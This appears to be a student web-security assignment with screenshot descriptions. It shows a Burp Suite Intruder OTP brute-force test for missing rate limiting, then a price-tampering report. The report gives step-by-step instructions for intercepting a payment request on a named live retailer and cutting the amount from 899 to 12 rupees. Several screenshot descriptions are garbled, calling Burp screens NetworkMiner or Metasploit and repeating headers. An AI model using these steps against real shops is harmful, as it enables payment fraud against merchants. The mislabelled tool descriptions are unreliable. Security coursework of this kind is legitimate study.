
Turn on the intercept

The screenshot shows the NetworkMiner tool interface again. The 'Intercept' tab is now active, indicated by a yellow background. The main area displays a large icon of a smartphone with a signal. Below the icon, the text 'Intercept In Progress' is centered. A note below the icon states: 'Requests sent to your browser will be intercepted so that you can analyze and modify them before sending them to the target server.' There are two buttons at the bottom: 'Cancel Intercept' and 'Stop Intercept'. The status bar at the bottom of the browser window indicates 'Loading 100%'. The taskbar at the bottom of the screen shows various application icons.

Select the host name and send it to intruder



Go to intruder tab and clear all the highlighted text



In accept-language line select 9 and click on add button

You will get output as 0.\$9\$

A screenshot of the Burp Suite interface, specifically the "Attacker" tab. The top navigation bar includes "File", "Project", "Attacker", "Repeater", "View", "Help", "Burp Suite University Edition - v1.7.0 - Temporary Board", "Home", "Targets", "Scope", "Authorization", "Decoders", "Decoder", "Decoder", "Sniffer", "Dumper", "Decompressor", "Lister". Below the navigation is a toolbar with "Positions", "Topics", "Decompress", and "Settings". A large red button on the right says "Launch attack". The main area has a title "Choose an attack type" and a dropdown "Attack type: Sniffer". Under "Payload positions", it says "Configure the position where payloads will be inserted. They can be added into the target as well as the base request." A dropdown menu shows "Target : https://attacktarget.com". To the right is a "Select Host header to switch targets" button. The bottom section contains a large block of code representing a crafted payload, starting with "POST /index.html HTTP/1.1" and ending with "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5380.129 Safari/537.36". The payload includes various headers and body content.

The screenshot shows the Burp Suite interface with the 'Intercept' tab selected. At the top, there's a navigation bar with tabs like 'Req/Res', 'Decoder', 'Comparer', 'Logger', 'Opcodes', 'Decoded', and 'View'. Below the navigation bar, there's a toolbar with icons for 'Attack type', 'Replay', 'Resource path', and 'Settings'. The main area is titled 'Choose an attack type' with a dropdown menu set to 'Target'. A section titled 'Payload positions' with a note 'Configure the positions where payload will be inserted. This can be added into the target as well as the base request.' is visible. On the right side, there are buttons for 'Update WebHeader' and 'Insert at every payload position'. The central part of the screen displays a captured HTTP request for a phone number. The request details include:

- Method: POST /index.php?method=check
- Host: www.vulnlab.com
- Content-Type: application/x-www-form-urlencoded
- Accept: application/json, text/javascript, */*
- Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.1
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.4925.149 Safari/537.36
- Content-Type: application/x-www-form-urlencoded
- Accept: application/json, text/javascript, */*
- Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.1
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.4925.149 Safari/537.36
- Content-Type: application/x-www-form-urlencoded
- Accept: application/json, text/javascript, */*
- Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.1
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.4925.149 Safari/537.36
- Content-Type: application/x-www-form-urlencoded
- Accept: application/json, text/javascript, */*
- Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.1
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.4925.149 Safari/537.36

The request body contains the payload: "{'phone_code': 1001, 'phone_number': '13270719980'}". At the bottom, there are buttons for 'Send', 'Stop', and 'Close'. The status bar at the bottom right shows 'Length: 119'.

Go to payload tab and select payload type as Numbers

The screenshot shows the Metasploit Framework interface with the 'Payload' tab selected. In the 'Payload settings' section, the payload type is set to 'Numbers'. Other options like 'String', 'String2', 'String3', 'Memory', 'Memory2', 'Memory3', 'Raw', 'Raw2', 'Raw3', 'Multi-Byte', 'Null-Payload', 'Character-Encoder', 'W32-Asm', and 'Hex-Encoder' are also listed. Below this, there's a 'Payload processing' section with an 'Add' button and a dropdown menu containing 'String', 'String2', and 'String3'.

Go to payload tab and select payload setting as



From 1

To 100


And start the attack

The screenshot shows the Metasploit Framework interface with the 'Payload' tab selected. In the 'Payload settings [Numbers]' section, the 'From' field is set to '1', the 'To' field is set to '100', and the 'Increment' field is set to '1'. There are also sections for 'Number length' (Type: Sequential, From: 1, To: 100, Step: 1) and 'Number format' (Base: Integer, Min integer digits: 0, Max integer digits: 3, Min fraction digits: 0, Max fraction digits: 0). Below these, there's a 'Example' field showing '1' and '100'. The 'Payload processing' section at the bottom is identical to the one in the first screenshot.

Attack started



We received all 100 otps so its vulnerable to no rate limiting



PART B

Perform a Parameter(price) tampering on any 2 websites and Prepare clear Documentation

1. Vulnerability Title: Parameter Price tampering
2. CVSS score:



3. Relate with OWASP top 10

A2: Broken Authentication and A07:2021-Identification and Authentication Failures

Parameter Price Tampering can exploit weaknesses in the application's session management or user authentication mechanisms, allowing unauthorized users to manipulate price parameters during transactions.

A8: Insecure Deserialization and A08:2021-Software and Data Integrity Failures

Parameter Price Tampering involves manipulating data passed between the client and server, which can exploit vulnerabilities in how the application deserializes or processes this data. Attackers may tamper with serialized price parameters to achieve unauthorized discounts or underpayments.

4. Description

Parameter Price Tampering is a type of attack where an attacker manipulates the price parameter in a web application's request to modify the price of a product during the purchase process. This manipulation can lead to unauthorized discounts, underpayment, or overpayment for products/services.

5. Detailed explanations

This vulnerability occurs due to inadequate validation or insufficient integrity checks on the price parameter within the application's backend. Attackers exploit this weakness by intercepting the request using tools like Burp Suite and modifying the price parameter to a lower value before the transaction is finalized.

6. Impact

Financial Loss: The organization may suffer financial losses due to underpayment for products/services.

Reputation Damage: Customers may lose trust in the organization if they discover the vulnerability has been exploited, leading to a tarnished reputation.

Legal Consequences: Engaging in fraudulent activities such as price tampering can result in legal actions against the organization and the attacker.

7. Recommendations

Input Validation: Implement strict input validation mechanisms to ensure that price parameters are within expected ranges and formats.

Secure Communication: Utilize HTTPS to encrypt communication between the client and server, preventing interception and modification of requests.

Session Integrity Checks: Implement session integrity checks to detect and prevent tampering attempts during the transaction process.

Monitor Transactions: Monitor transactions for irregularities or unexpected price changes, which may indicate exploitation attempts.

8. References

<https://suneets1ngh.medium.com/parameter-tampering-ddd9b3de0da8>

9. Step by step procedure

STEP 1: Turn on Burp suite and open the browser

STEP 2: In browser enter this website link <https://www.moglix.com/>

STEP 3: Select any product

STEP 4: Click on buy now and enter the details and save address

STEP 5: click on Pay Online

STEP 6: Select Wallet option

STEP 7: select on airtel payment mode

STEP 8: Before clicking on PAY open burp suite and turn on the intercept

STEP 9: Now click on Pay button

STEP 10: on burp suite in bottom search bar enter the amount 899 and click on forward until you get highlighted figure as 899

Remember you will get 4-5 times highlighted 899 value but only when you found amount=899 or amt=899 then change that amount and turn off the intercept


STEP 11: Tamper the amount from 899 rs to 12 rs

Step 12: Price changed


Step 1: Now stop the process don't buy its illegal

TARGET 1: <https://www.moglix.com/>


STEP 1: Turn on Burp suite and open the browser




STEP 2: In browser enter this website link <https://www.moglix.com/>



STEP 3: Select any product



STEP 4: Click on buy now and enter the details and save address



STEP 5: click on Pay Online

The screenshot shows the moglix.com checkout process. The top right corner displays the payment summary:

Payment Summary	
Total Amount	₹791.00
Taxes	₹0.00
Delivery	₹0.00
Shipping (Standard)	₹0.00
Amount Payable	₹791.00

Below the summary, there is a message: "1 Exciting Offers Are Waiting For You!" followed by a coupon input field and an "APPLY" button.

The main area shows a product summary for an "Imported 10mm 400W Electric Drill Machine with Drill Bits" with a price of ₹791.00. It includes a "PAY ONLINE" button with ₹791.00 and a "CASH ON DELIVERY" button with ₹790.00.

A green box highlights a "PTSB" offer: "Flat Rs 30 OFF on Paytm Wallet (Minimum value Rs 250)" with an "APPLY" button.

STEP 6: Select Wallet option

The screenshot shows the payment selection screen where users can choose their preferred payment method. The left side lists several options:


- Paytm Wallet
- Dish
- Debit/Credit Card
- Net Banking
- Bank
- Customize

The "Paytm Wallet" option is highlighted with a blue border. The top right corner displays the payment summary:


Payment Summary	
Total Amount	₹791.00
Taxes	₹0.00
Delivery	₹0.00
Shipping (Standard)	₹0.00
Amount Payable	₹791.00

At the bottom, there is a note: "Please note: You might be redirected to 3rd secure page to complete your transaction." Below this is a large red "PAY ₹791.00" button.

